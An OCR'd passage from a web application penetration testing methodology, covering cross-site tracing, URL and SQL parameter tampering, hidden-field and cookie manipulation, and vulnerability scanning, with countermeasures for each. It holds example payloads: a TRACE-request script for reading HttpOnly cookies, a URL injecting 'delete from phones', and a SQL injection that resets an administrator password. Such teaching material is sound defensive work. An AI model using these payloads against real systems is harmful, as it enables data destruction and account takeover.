Hello message board. This is a message

<SCRIPT>malicious code</SCRIPT>

This is the end of my message.

Analysis/Conclusion/Observation

Countermeasures

- **Input Validation**: Validate the input thoroughly. The validation sequence could be
- based on :

1. Length	a. White List	i. Encoding
2. Type	b. Black List	ii. Escaping
3. Char Set		iii. Additions
4. Range		
5. Allowed Char		

- **Output Filtering:** Filter user data when it is sent back to the user’s browser. HTML Encode the echoed output.
- **Use of firewall:** Use third-party application firewall, which intercepts XSS before it reaches the web server & the vulnerable scripts, and blocks them.
- **Disable client site scripting:** The best protection is to disable scripting when it isn’t required.
- **Use Signed Scripting:** Another solution is to have “signed scripting” such that any script with an invalid or untrusted signature would not be run automatically.

Tool[s]

1. Paros Proxy : www.parosproxy.org

Further Reading[s]

http://www.cgisecurity.com/articles/xss-faq.shtml

http://www.cert.org/archive/pdf/cross_site_scripting.pdf

http://ha.ckers.org/xss.html

Remarks

T.13.3 Cross-Site Tracing

Description

- Trace Request Method.

  "Trace" is simply used as an input data echo mechanism for the http protocol. This request is commonly used for debug & other connection analysis activities.
- HttpOnly Cookie Option.

  HttpOnly is a HTTP cookie option used to inform the browser not to allow scripting language access to the "document.cookie" object.
- How to gain access to the cookie is normally contained in document.cookie while HttpOnly option is used.
- Trace request is not allowed by browser when using an html form.
- How to initiate a Trace request using some scripting language, which is not allowed in HTML.

Pre-requisite[s]

- XST-enabled link
- The server must support the TRACE method (which many do).
- Browser support must include some kind of scriptable object capabl of making an HTTP request.
- No need for a dynamic HTML page on the target site which redisplays HTML content unfiltered.

Examples/Results

Generating Trace Request

Initiating Trace request using XML HTTP object:

example:

```
<script type="text/javascript">
<!--
function sendTrace () {
var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
xmlHttp.open("TRACE", "http://foo.bar",false);
xmlHttp.send();
xmlDoc=xmlHttp.responseText;
```

```
alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick="sendTrace();" VALUE="Send Trace Request">
```

Analysis/Conclusion/Observation

Countermeasures

Disable TRACE method on the web server

Tool[s]

Further Reading[s]

Remarks

T.14URL MANIPULATION

T.14.1 URL Manipulation


Description

HTML Pages/Forms use two methods for passing values between pages:

- GET
- POST

What is a querystring?

- Information appended after the URL using **?** (question mark)
- QueryStrings are used for passing information across pages.
- An ASP page uses the GET method to pass information as a querystring.
- QueryString is easily visible in the address bar
- Users can easily manipulate the query string values passed by HTTP GET from client to server because they are displayed in the browser's URL address bar.
- If your application relies on query string values to make security decisions, or if the values represent sensitive data such as monetary amounts, the application is vulnerable to attack.



Using URL manipulation a malicious user can

- obtain unauthorised access to user accounts
- obtain master access to the database
- manipulate database contents
- delete database tables

Database Manipulation:

An attacker can manipulate the URL parameters to identify database fields:

http://www.yoursite.com/phones/phonelist.cgi?phoneid=34

Attackers manipulate the URL by adding the DELETE command:

http://www.yoursite.com/phones/phonelist.cgi?phoneid=34; delete from phones

Request is transferred from the web application to the database and executes the following SQL:

SELECT name, phone FROM phones WHERE phoneid=34; DELETE FROM phones

When the information is passed between pages using the GET method, it is appended to the URL. The appended information that is passed to another page is the QueryString.

Thus, information passing between pages is viewable and modifiable in the URL before submission to the server.

Sometimes applications use client-side validation for different fields, i.e. size, data type, especially in the case of Javascript or VBscript pages. Tools such as ACHILLES allow modification of requests between the client and the server.

Also available with recent browsers are plugins that check the requests between the client and the server. At this point, I can name just one – *livehttpheader* in *mozilla*.

A form may contain various fields like textbox, checkbox, hidden fields etc. whose values are to be passed to other pages. The 'GET method' is used to pass the values which are appended to the URL after the "?" along with name-value pairs for each form field.

Uses of the URL QueryString:

- To pass authentication information
- To manage the session.
- To pass the information contained in fields.

Web applications require authentication before a user logs in to the web site. This means that information such as user name and password must be passed for authentication purposes. Any of the following methods can be used:

1) Basic
2) NTLM
3) Digest

Pre-requisite[s]

Examples/Results

- *Example: Changing SQL values*
  - *UPDATE usertable SET pwd='$INPUT[pwd]' WHERE uid='$INPUT[uid]';*
  - *Normal input: http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser*
  - *Malicious input:*


http://www.victim.com/cpwd?opwd=y&pwd=x&uid=testuser'+or+uid+like'%25admin%25';

In URL encoding %25 = %


– *Result: changed Administrator password*

Analysis/Conclusion/Observation

- Valid transaction:
- http://www.victim.com/tx?acctnum=12&debitamt=100



- Malicious transaction:
- http://www.victim.com/tx?acctnum=12&creditamt=1000000



- Mitigation: whenever parameters are sent, check the session token

Countermeasures

- Avoid sending critical parameters in URL
- Sensitive data must be cryptographically protected. SSL is recommended
- Do not rely on browser side scripting alone to perform input validation – Always validate on the server
-

Tool[s]

1. Paros Proxy : www.parosproxy.org
2. Burp Proxy : www.portswigger.net/proxy/

Further Reading[s]

Remarks

T.14.2 Hidden Form Fields Manipulation

Description

Web applications are stateless by nature. In an attempt to preserve state, the most easiest and common method is to use hidden fields to store information. However, they are not exactly hidden; they are just not being displayed to the user. A lot of applications out there use these fields to store prices, user names or passwords.

Some specific uses of Hidden Fields:


- insert the date and time the form was sent
- insert the URL where the form was filled out
- insert the referring documents' URL
- Redirect the user to a thank you page after the form has been submitted.
- thank the user with an alert
- Sending Session-Id for Session Management.
- Keeping the values of the previous page which need to be passed to the application but don't show up on the current page.

A malicious user, by using a browser can easily save the HTML source page, change the value and then re-submit the form. The web server does not validate the source, even if it is changed and happily accepts and proceeds with the transaction using the newly changed values.

Or a user can use Achilles for modifying request as I mentioned in the above section.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation
Countermeasures
• Never trust hidden Input values • **Proved that it is easy to change values** • Never allow unsanitized (without checking) inputs to be processed at the SERVER directly. Validate the price with the price stored in database or some files etc...
Tool[s]
•
Further Reading[s]
Remarks

T.14.3 Cookie Manipulation

Description

Cookies are a piece of information that servers send to client for different purposes. The main aim of a cookie is to identify the client. There can be two types of cookies.

1) Persistent Cookies

   Persistent cookies are pieces of information generated by a Web server and stored at the client computer permanently i.e. in the user's computer, ready for future access. Cookies are embedded in the HTML information flowing back and forth between the user's computer and the server. A Server uses these cookies every time a computer is disconnected from the internet or reconnected. Normally, a server uses this type of cookie for keeping user information. i.e. www.amazon.com these cookies are simple and written in a text file. So it's quite easy to play with it. Different browsers have some fixed location to store these cookies on the client computer so it won't take a malicious user much effort to search for such cookies. A malicious user can search for the cookies stored on the Client's PC and by changing the values of the cookies to get unauthorized access to accounts.

   An attacker can manipulate the cookies in following ways:

   - Explicitly, with a CGI program.
   - Programmatically, with client-side JavaScript using the cookie property of the document object.
   - Transparently, with the LiveWire the client objects, when using client-cookie maintenance.

2) Session Cookie

   Session cookies are cookies which the server normally keeps for authentication purpose. In a way session cookies are more secure than persistent cookies as they will be deleted from the server as soon as the session expires. The server stores the entries on the server when a cookie expires. Many times it is found that servers allows session cookies to be changed even after a session is expired.

   Basic Elements Of cookie


   - Cookies have 7 key attributes: Domain, flag, path, secure, expiration, Name, Value.
   - A Cookie cannot exceed more than 4 Kb
   - Cookies are of two types

- Persistent Cookies: These reside on the client's Hard Drive for a specific period of time
- Non-Persistent Cookies: Also called In-Memory cookies, these are session-specific cookies, and are deleted as soon as the session is terminated.

Use Of Cookie


- Store and manipulate any information you explicitly provide to a site
- Manages the session between various pages
- Track your interaction with the parent site such as page visited, times visited, time when visited
- A client can use any information available to Web Server including IP Address, Operating System, Browser type etc.

A typical cookie algorithm



Cookie Manipulation

- If cookies are not securely encoded, a hacker may be able to modify them




- Example:


  “Poisoning” the cookie (Userid and timestamp)


- Risks: Bypassing authentication, gain access to accounts and information of other users.


Pre-requisite[s]

Examples/Results


Product Information for IBM PC Camera 2 Pak - Netscape
File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Go to: http://www.xyz.com/shopping cart.html
What's Related
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Vikas Bansal
these bills are awaiting your payment instructions
Due Date Biller Total Due Min Due
Show Pay 8/14/1999 Shop#1 $23.52 $15.52
Show Pay 8/20/1999 Shop#2 $143.56 $143.56
Show Pay 8/25/1999 Shop#3 $13.65 $13.65
Total: $180.73 $172.73
Bills | Billers | Profile | Sign Off
Document Done


File Edit View Go Communicator Help
Back Forward Reload Home Search Netscape Print Security Stop
Bookmarks Go to: http://www.xyz.com/shopping cart.html
Instant Message Members WebMail Connections BizJournal SmartUpdate Mktplace
Untitled - Notepad
File Edit Search Help
This is a automated generated file do not modify it.
www.onlinebillpaykaro.com
Netscape HTTP Cookie File
http://www.netscape.com/newsref/std/cookie_spec.html
www.onlinebillpaykaro.com false xyz000abc123cde456cdf
Weekly Encrypted Cookie related to Vikas Bansal





Analysis/Conclusion/Observation

- While SSL protects cookies over the network, it does not prevent them from being modified on the client computer.

Countermeasures
Tool[s]
• cookiepal
Further Reading[s]
Remarks

T.15 VULNERABILITY IDENTIFICATION

T.15.1 Check vulnerabilities associated with web server version

Description

Web servers have different vulnerabilities with newer vulnerabilities being discovered everyday. It is necessary to check all these vulnerabilities after determining the target web server. Some known vulnerabilities are DefaultNav on Domino, Unicode, Double Decode on IIS.

One can find more information on different vulnerabilities at www.securityfocus.com www.securityportals.com,

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Patch the web server. Modules running on web server and OS

Tool[s]

1. MBSA (Microsoft Baseline Security Analyser) : This tool identifies common Windows and IIS vulnerabilities, and missing service packs and patches

Further Reading[s]

Remarks

T.15.2 Run Automated Web Vulnerability Scanner

Description

There are many tools which check for vulnerable web servers. Some of them are Whisker, WebScan, NtoSpider GFI Languard, Nessus

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Patch the web server. Modules running on web server and OS

Tool[s]

- WebScan, NtoSpider, Nessus, GFiLanGuard, Nikto, Burp Suite

Further Reading[s]

Remarks

T.15.3 Check vulnerabilities associated with modules running on web server

Description

Many times it is found that the web server is not vulnerable. Or that a web server is patched but the modules running on it are still vulnerable. This can be exploited. A recent *OpenSSL* vulnerability is one such example.

More information on different vulnerabilities is available at www.securityfocus.com www.securityportals.com

Pre-requisite[s]

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

-

Tool[s]

-

Further Reading[s]

Remarks

T.16 INPUT VALIDATION

Sanitizing input is a must for all web applications. If an application validates its input, chances are extremely rare that sensitive information is exposed to the web client by the web application. The simple rule behind this is “Accept only data that you expect; deny the rest.” Data is checked in the following manner:

1) Validate Data
2) Test for Buffer Overflow

T.16.1 Validate data

